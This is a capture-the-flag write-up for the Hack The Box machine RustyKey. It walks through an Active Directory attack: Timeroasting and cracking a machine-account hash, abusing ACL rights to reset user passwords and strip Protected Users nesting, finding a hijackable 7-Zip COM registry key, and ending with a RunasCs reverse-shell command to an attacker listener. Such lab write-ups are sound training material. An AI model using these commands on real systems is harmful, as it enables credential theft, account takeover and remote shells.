RustyKey
RustyKey is a hard difficulty Windows Machine which showcases a Timeroasting Attack, Active Directory ACL abuse following Windows Group Policy Enumeration to abuse the 7-Zip Shell Extension. For Privilege escalation, Active Directory Delegations are abused using a SPN-less Resource-Based Constrained Delegation attack.
Reconnaissance
First I ran a full-port Nmap scan to map the attack surface.
$ nmap -sCV -Pn -n -p- --min-rate=3000 --max-retries=3 -T4 10.129.232.127
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-31 11:51 +0200
Warning: 10.129.232.127 giving up on port because retransmission cap hit (3).
Nmap scan report for 10.129.232.127
Host is up (0.039s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-31 17:51:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
51156/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-08-31T17:52:46
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 8h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.31 seconds
Note: This is the domain controller for
rustykey.htb— DNS, Kerberos, LDAP, SMB and WinRM are all up. The 8-hour clock skew matters: Kerberos rejects tickets whose timestamps drift too far, so I’ll need to sync to the DC.
I added rustykey.htb and dc.rustykey.htb to /etc/hosts.
$ echo '10.129.232.127 rustykey.htb dc.rustykey.htb' | sudo tee -a /etc/hostsTo clear the 8-hour skew, I synced my clock to the DC.
$ sudo rdate -n 10.129.232.127Domain Enumeration
RustyKey starts as an assumed breach, so HTB provides the credentials rr.parker:8#t5HE8L!W3A. My first move was to list the SMB shares.
$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' --shares
SMB         10.129.232.127  445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.127  445    dc               [-] rustykey.htb\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
Note:
NTLM:Falseand theSTATUS_NOT_SUPPORTEDrejection show NTLM is disabled domain-wide, so every tool from here on must authenticate over Kerberos.
Re-running with -k to force Kerberos, authentication succeeded and the shares listed.
$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --shares
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               [*] Enumerated shares
SMB         dc.rustykey.htb 445    dc               Share           Permissions     Remark
SMB         dc.rustykey.htb 445    dc               -----           -----------     ------
SMB         dc.rustykey.htb 445    dc               ADMIN$                          Remote Admin
SMB         dc.rustykey.htb 445    dc               C$                              Default share
SMB         dc.rustykey.htb 445    dc               IPC$            READ            Remote IPC
SMB         dc.rustykey.htb 445    dc               NETLOGON        READ            Logon server share
SMB         dc.rustykey.htb 445    dc               SYSVOL          READ            Logon server share
Nothing but the default shares, so I pulled the domain into BloodHound to look for an attack path.
$ bloodhound-ce-python -u rr.parker -p '8#t5HE8L!W3A' -d rustykey.htb -ns 10.129.232.127 -dc dc.rustykey.htb --auth-method kerberos --zip -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: rustykey.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Testing resolved hostname connectivity dead:beef::116
INFO: Trying LDAP connection to dead:beef::116
<SNIP>
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
<SNIP>
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.rustykey.htb
INFO: Done in 00M 10S
INFO: Compressing output into 20260831200514_bloodhound.zip
Timeroasting
rr.parker leads nowhere in BloodHound, but 16 computer accounts make Timeroasting worth trying — the DC’s signed MS-SNTP replies expose a crackable, password-derived hash for every machine, and no privileges are needed to request them.
$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k -M timeroast
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
TIMEROAST   dc.rustykey.htb 445    dc               [*] Starting Timeroasting...
TIMEROAST   dc.rustykey.htb 445    dc               1000:$sntp-ms$0efa72518bee317a30f7484d82fcb7eb$1c0111e900000000000a22b84c4f434cee8008207386becbe1b8428bffbfcd0aee8035e743a76386ee8035e743a79280
TIMEROAST   dc.rustykey.htb 445    dc               1103:$sntp-ms$0e3682368659e8186cc8b6408114d06c$1c0111e900000000000a22b94c4f434cee80082074487ef4e1b8428bffbfcd0aee8035e7d860f791ee8035e7d8611e28
TIMEROAST   dc.rustykey.htb 445    dc               1104:$sntp-ms$756a31e6879d281887be4b028715a33a$1c0111e900000000000a22b94c4f434cee800820760ccc97e1b8428bffbfcd0aee8035e7da25346cee8035e7da257280
TIMEROAST   dc.rustykey.htb 445    dc               1105:$sntp-ms$84e895f7199dba94569d053bb9ef2d0a$1c0111e900000000000a22b94c4f434cee80082073eb5624e1b8428bffbfcd0aee8035e7dbdad8ffee8035e7dbdb0142
TIMEROAST   dc.rustykey.htb 445    dc               1106:$sntp-ms$c7b4f7da1ff69ab7be36a5ed83480c2b$1c0111e900000000000a22b94c4f434cee80082074db6368e1b8428bffbfcd0aee8035e7dccae495ee8035e7dccb1034
TIMEROAST   dc.rustykey.htb 445    dc               1107:$sntp-ms$b9cab7f378e9e0723b1727ab80e829c1$1c0111e900000000000a22b94c4f434cee80082077568979e1b8428bffbfcd0aee8035e7df460242ee8035e7df4637f2
TIMEROAST   dc.rustykey.htb 445    dc               1118:$sntp-ms$be48b5fe6a21032b56491a138ffc4067$1c0111e900000000000a22b94c4f434cee80082076de2768e1b8428bffbfcd0aee8035e7ead5db69ee8035e7ead6055a
TIMEROAST   dc.rustykey.htb 445    dc               1119:$sntp-ms$b448e6907588fb05c0a0101a59b3f127$1c0111e900000000000a22b94c4f434cee8008207450c290e1b8428bffbfcd0aee8035e7ec610350ee8035e7ec6135a4
TIMEROAST   dc.rustykey.htb 445    dc               1120:$sntp-ms$d7de410a531a5b3ebd32147818e1cf1a$1c0111e900000000000a22b94c4f434cee8008207605128ee1b8428bffbfcd0aee8035e7ee1540d9ee8035e7ee158750
TIMEROAST   dc.rustykey.htb 445    dc               1121:$sntp-ms$22faeb9e312aaef1d21ab062d67e4b61$1c0111e900000000000a22b94c4f434cee8008207786734ce1b8428bffbfcd0aee8035e7ef96b0b1ee8035e7ef96eb69
TIMEROAST   dc.rustykey.htb 445    dc               1122:$sntp-ms$ed42896c0547bf8cae887cb9b41c31a9$1c0111e900000000000a22b94c4f434cee800820756ae47ae1b8428bffbfcd0aee8035e7f193a995ee8035e7f193f367
TIMEROAST   dc.rustykey.htb 445    dc               1123:$sntp-ms$830ce639668827af9e0291ad96dd0183$1c0111e900000000000a22b94c4f434cee80082075be1071e1b8428bffbfcd0aee8035e7f1e6eb5cee8035e7f1e7154d
TIMEROAST   dc.rustykey.htb 445    dc               1124:$sntp-ms$6286ac7436418757b7f35166fca0161f$1c0111e900000000000a22b94c4f434cee80082075d57af1e1b8428bffbfcd0aee8035e7f1fe55dbee8035e7f1fe7fcd
TIMEROAST   dc.rustykey.htb 445    dc               1125:$sntp-ms$3564c752347289eeb5c03fc6b7712890$1c0111e900000000000a057a4c4f434cee800820766afb20e1b8428bffbfcd0aee800f5a0a62a86bee800f5a0a62dac0
TIMEROAST   dc.rustykey.htb 445    dc               1126:$sntp-ms$534295fb36281234d22d1cdac792acc9$1c0111e900000000000a22b94c4f434cee80082074ebf155e1b8428bffbfcd0aee8035e7f4ebd174ee8035e7f4ebfec1
TIMEROAST   dc.rustykey.htb 445    dc               1127:$sntp-ms$f5f04293908e036f94d39bf49b73ca73$1c0111e900000000000a22b94c4f434cee80082076a9cdc4e1b8428bffbfcd0aee8035e7f6a99ecaee8035e7f6a9e1e6
I saved just the hashes to a file for cracking.
$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k -M timeroast | grep -v "[*]\|[+]" | awk -F ' ' '{print $5}' > hashes.txtHashcat mode 31300 cracked one of the machine-account hashes against rockyou in seconds.
$ hashcat -m 31300 hashes.txt /usr/share/wordlists/rockyou.txt --username
hashcat (v7.1.2) starting

<SNIP>

$sntp-ms$3564c752347289eeb5c03fc6b7712890$1c0111e900000000000a057a4c4f434cee800820766afb20e1b8428bffbfcd0aee800f5a0a62a86bee800f5a0a62dac0:Rusty88!
Approaching final keyspace - workload adjusted.

<SNIP>
I matched the cracked hash back to its RID.
$ grep -F -- '$sntp-ms$3564c752347289eeb5c03fc6' hashes.txt
1125:$sntp-ms$3564c752347289eeb5c03fc6b7712890$1c0111e900000000000a057a4c4f434cee800820766afb20e1b8428bffbfcd0aee800f5a0a62a86bee800f5a0a62dac0
A RID brute-force then resolves RID 1125 to the IT-Computer3$ machine account.
$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --rid-brute | grep 1125
SMB                      dc.rustykey.htb 445    dc               1125: RUSTYKEY\IT-Computer3$ (SidTypeUser)
The cracked password authenticates IT-Computer3$ over Kerberos.
$ nxc smb dc.rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\IT-Computer3$:Rusty88!
Abusing the HelpDesk Group

Back in BloodHound, IT-Computer3$ has an AddSelf edge to HelpDesk, meaning it can add itself to that group.
HelpDesk carries ForceChangePassword over gg.anderson, dd.ali, ee.reed and bb.morgan, plus AddMember on Protected Objects.

I added the computer account to HelpDesk with bloodyAD.
bloodyad -u 'it-computer3$' -p 'Rusty88!' -d rustykey.htb -k --host dc.rustykey.htb add groupMember helpdesk 'it-computer3$'
[+] it-computer3$ added to helpdesk
With the HelpDesk rights, I reset bb.morgan’s password.
bloodyad -u 'it-computer3$' -p 'Rusty88!' -d rustykey.htb -k --host dc.rustykey.htb set password bb.morgan 'Password123!'
[+] Password changed successfully!
The reset succeeded, yet logging in as bb.morgan failed with a Kerberos pre-auth error.
$ nxc smb dc.rustykey.htb -u bb.morgan -p 'Password123!' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\bb.morgan:Password123! KDC_ERR_PREAUTH_FAILED
BloodHound explains why: bb.morgan is in the IT group, which is nested through Protected Objects into Protected Users.

Note: Because
bb.morgan’sITgroup is nested intoProtected Users, the account rejects the reset password at pre-auth. The same HelpDesk write that adds members toProtected Objectscan remove them, so I can unnestITand strip the protection.
I removed the IT group from Protected Objects.
$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -d rustykey.htb -k --host dc.rustykey.htb remove groupMember 'protected objects' 'it'
[+] it removed from protected objects
Then reset bb.morgan’s password again.
$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -d rustykey.htb -k --host dc.rustykey.htb set password bb.morgan 'Password123!'
[+] Password changed successfully!
This time authentication succeeded.
$ nxc smb dc.rustykey.htb -u bb.morgan -p 'Password123!' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\bb.morgan:Password123!
User Flag
bb.morgan is in Remote Management Users, so I grabbed a TGT.
$ impacket-getTGT 'rustykey.htb/bb.morgan':'Password123!' -dc-ip 10.129.232.127
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache
Then used it to open a WinRM shell and read the user flag.
$ evil-winrm -i dc.rustykey.htb -r rustykey.htb --ccache=./bb.morgan.ccache

<SNIP>

Info: Connection successful
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> cat ..\desktop\user.txt
715a************************b9c4
7-Zip COM Hijacking
Besides the flag, bb.morgan’s desktop had an internal.pdf.
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> ls


    Directory: C:\Users\bb.morgan\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---       10/18/2026   8:08 PM             34 user.txt
I read the memo.
Internal Memo

From: bb.morgan@rustykey.htb
To: support-team@rustykey.htb
Subject: Support Group - Archiving Tool Access
Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,

As part of the new Support utilities rollout, extended access has been temporarily granted to allow
testing and troubleshooting of file archiving features across shared workstations.

This is mainly to help streamline ticket resolution related to extraction/compression issues reported
by the Finance and IT teams. Some newer systems handle context menu actions differently, so
registry-level adjustments are expected during this phase.

A few notes:
- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed
stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.

Thanks,
BB Morgan
IT Department
Note: The memo hints that someone relaxed registry permissions for an archiving utility’s context-menu integration. That kind of change is usually delivered by a GPO, so the next move is to find the policy responsible.
To find the GPO behind that change, I uploaded Group3r and scanned the domain’s policies.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> upload Group3r.exe

Info: Uploading /home/pwndalf/Documents/HTB/Machines/RustyKey/Group3r.exe to C:\Users\bb.morgan\desktop\Group3r.exe

Data: 783016 bytes of 783016 bytes copied

Info: Upload successful!
It flagged the Default Domain Controllers Policy writing an ACE that hands control of a CLSID registry key to a non-admin trustee.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> .\Group3r.exe -s
<SNIP>
| GPO             | Default Domain Controllers Policy {6AC1786C-016F-11D2-945F-00C04fB984F9} Current   |
|-----------------|------------------------------------------------------------------------------------|
| Date Created    | 12/26/2024 4:52:31 PM                                                              |
| Date Modified   | 6/24/2025 3:59:55 PM                                                               |
| Path in SYSVOL  | \\rustykey.htb\sysvol\rustykey.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9} |
| Computer Policy | Enabled                                                                            |
| User Policy     | Enabled                                                                            |
| Link            | OU=Domain Controllers,DC=rustykey,DC=htb (Enabled, Unenforced)                     |
\___
    | Setting - Computer Policy | Registry                                                                         |
    |---------------------------|----------------------------------------------------------------------------------|
    | Action                    | Update                                                                           |
    | Key                       | HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000} |
    \___
        | Finding | Green                                                                          |
        |---------|--------------------------------------------------------------------------------|
        | Reason  | Found some interesting ACEs on a registry key, probably because someone was    |
        |         | being given control of it.                                                     |
        | Detail  | You'll need to take a closer look at this key to know if this has any value at |
        |         | all. Good luck.                                                                |
    \___
        | Finding | Green                                                                          |
        |---------|--------------------------------------------------------------------------------|
        | Reason  | The Users trustee has been granted additional rights over this registry key.   |
        | Detail  | You'll need to take a closer look at this key to know if this has any value at |
        |         | all. Good luck.                                                                |
<SNIP>
That CLSID is 7-Zip’s shell extension.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> reg query 'HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}'

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
Its InprocServer32 points at the 7-Zip DLL.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> reg query 'HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32'

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll
    ThreadingModel    REG_SZ    Apartment
That policy pushes the CLSID’s ACL, so I read its template straight out of SYSVOL for the exact entry.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> cat \\dc.rustykey.htb\SYSVOL\rustykey.htb\policies\'{6AC1786C-016F-11D2-945F-00C04fB984F9}'/machine/microsoft/'windows nt'/secedit/gpttmpl.inf
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
[Registry Keys]
"MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}",0,"D:PAR(A;CI;KR;;;S-1-15-2-1)(A;CIIO;KA;;;CO)(A;CI;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;BU)"
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-19,*S-1-5-20
SeAuditPrivilege = *S-1-5-19,*S-1-5-20
SeBackupPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeBatchLogonRight = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-559,*S-1-5-21-3316070415-896458127-4139322052-1136
SeChangeNotifyPrivilege = *S-1-1-0,*S-1-5-19,*S-1-5-20,*S-1-5-32-544,*S-1-5-11,*S-1-5-32-554
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544,*S-1-5-90-0
SeIncreaseQuotaPrivilege = *S-1-5-19,*S-1-5-20,*S-1-5-32-544
SeInteractiveLogonRight = *S-1-5-32-548,*S-1-5-32-544,*S-1-5-32-551,*S-1-5-9,*S-1-5-32-550,*S-1-5-21-3316070415-896458127-4139322052-1136,*S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-32-549
SeLoadDriverPrivilege = *S-1-5-32-544,*S-1-5-32-550
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-1-0,*S-1-5-32-544,*S-1-5-11,*S-1-5-9,*S-1-5-32-554
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-549
SeRestorePrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549,*S-1-5-32-550
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-32-544,*S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
SeSystemTimePrivilege = *S-1-5-19,*S-1-5-32-544,*S-1-5-32-549
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
SeDenyNetworkLogonRight = *S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-21-3316070415-896458127-4139322052-1136,*S-1-5-21-3316070415-896458127-4139322052-1000
[Registry Values]
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
Decoding the SDDL in that ACE shows the Support group holds FullControl over the key.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> $sddl = "D:PAR(A;CI;KR;;;S-1-15-2-1)(A;CIIO;KA;;;CO)(A;CI;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;BU)"
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> (ConvertFrom-SddlString $sddl).DiscretionaryAcl
NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)

BUILTIN\Administrators: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)

BUILTIN\Users: AccessAllowed (ExecuteKey, ListDirectory, ReadExtendedAttributes, ReadPermissions, WriteExtendedAttributes)

RUSTYKEY\Support: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)

APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES: AccessAllowed (ExecuteKey, ListDirectory, ReadExtendedAttributes, ReadPermissions, WriteExtendedAttributes)
The same scan’s user-rights section resolves those SIDs and shows the catch: Support, DelegationManager and DC$ all sit under SeDenyNetworkLogonRight.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> .\Group3r.exe -s
<SNIP>
\___
    | Setting - Computer Policy | User Rights Assignment                                                   |
    |---------------------------|--------------------------------------------------------------------------|
    | Privilege Name            | SeDenyNetworkLogonRight                                                  |
    | Trustee                   | RUSTYKEY\Support S-1-5-21-3316070415-896458127-4139322052-1132           |
    |                           | RUSTYKEY\DelegationManager S-1-5-21-3316070415-896458127-4139322052-1136 |
    |                           | RUSTYKEY\DC$ S-1-5-21-3316070415-896458127-4139322052-1000               |
<SNIP>
Note: So the
SupportSID (…-1132) can overwrite the 7-ZipInprocServer32value and have its DLL loaded whenever the extension fires. But thatSeDenyNetworkLogonRightentry blocks Support members from WinRM and SMB logons, so I’ll have to run code as one through a local logon instead.
ee.reed is in Support, so I removed Support from Protected Objects.
$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -d rustykey.htb -k --host dc.rustykey.htb remove groupMember 'protected objects' 'support'
[+] support removed from protected objects
Then reset ee.reed’s password.
$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -d rustykey.htb -k --host dc.rustykey.htb set password ee.reed 'Password123!'
[+] Password changed successfully!
As expected, ee.reed can authenticate but is denied a network logon.
$ nxc smb dc.rustykey.htb -u ee.reed -p 'Password123!' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\ee.reed:Password123! STATUS_LOGON_TYPE_NOT_GRANTED
First I uploaded RunasCs through bb.morgan’s shell.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> upload /opt/SharpCollection/NetFramework_4.7_Any/RunasCs.exe

Info: Uploading /opt/SharpCollection/NetFramework_4.7_Any/RunasCs.exe to C:\Users\bb.morgan\desktop\RunasCs.exe

Data: 70996 bytes of 70996 bytes copied

Info: Upload successful!
I started a listener to catch the callback.
$ rlwrap nc -lnvp 9001
listening on [any] 9001 ...
Then I ran RunasCs as ee.reed — its CreateProcessWithLogonW logon type sidesteps the network-logon deny.
*Evil-WinRM* PS C:\Users\bb.morgan\desktop> .\RunasCs.exe ee.reed Password123! powershell.exe -r 10.10.14.56:9001
[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
